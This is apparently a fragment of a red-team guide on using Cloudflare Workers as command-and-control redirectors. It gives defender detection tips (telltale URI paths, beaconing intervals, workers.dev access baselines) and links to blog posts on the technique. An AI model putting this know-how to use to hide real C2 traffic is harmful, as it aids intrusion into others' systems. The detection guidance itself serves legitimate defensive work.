
```
task path: /Users/nickvourd/Documents/GitHub/SkyFall-Pack/Ansible-Pack/setup.yml:2
```

# Detections

- ▶ **Check URI Patterns:** Repeated use of simple paths such as /get, /cmd, /update and others.
- ▶ **Detect Beaconing:** Look for consistent intervals and low-volume HTTPS traffic.
- ▶ **Baseline Behavior:** Alert on first-time or uncommon access to workers.dev per host.
- ▶ **Analyze Logs:** Identify connections to workers.dev initiated by non-browser processes.

# References

- ▶ <https://ajpc500.github.io/c2/Using-CloudFlare-Workers-as-Redirectors/>
- ▶ <https://byt3bl33d3r.substack.com/p/revisiting-cloudflare-workers-for>
- ▶ <https://labs.jumpsec.com/putting-the-c2-in-c2loudflare/>



Questions

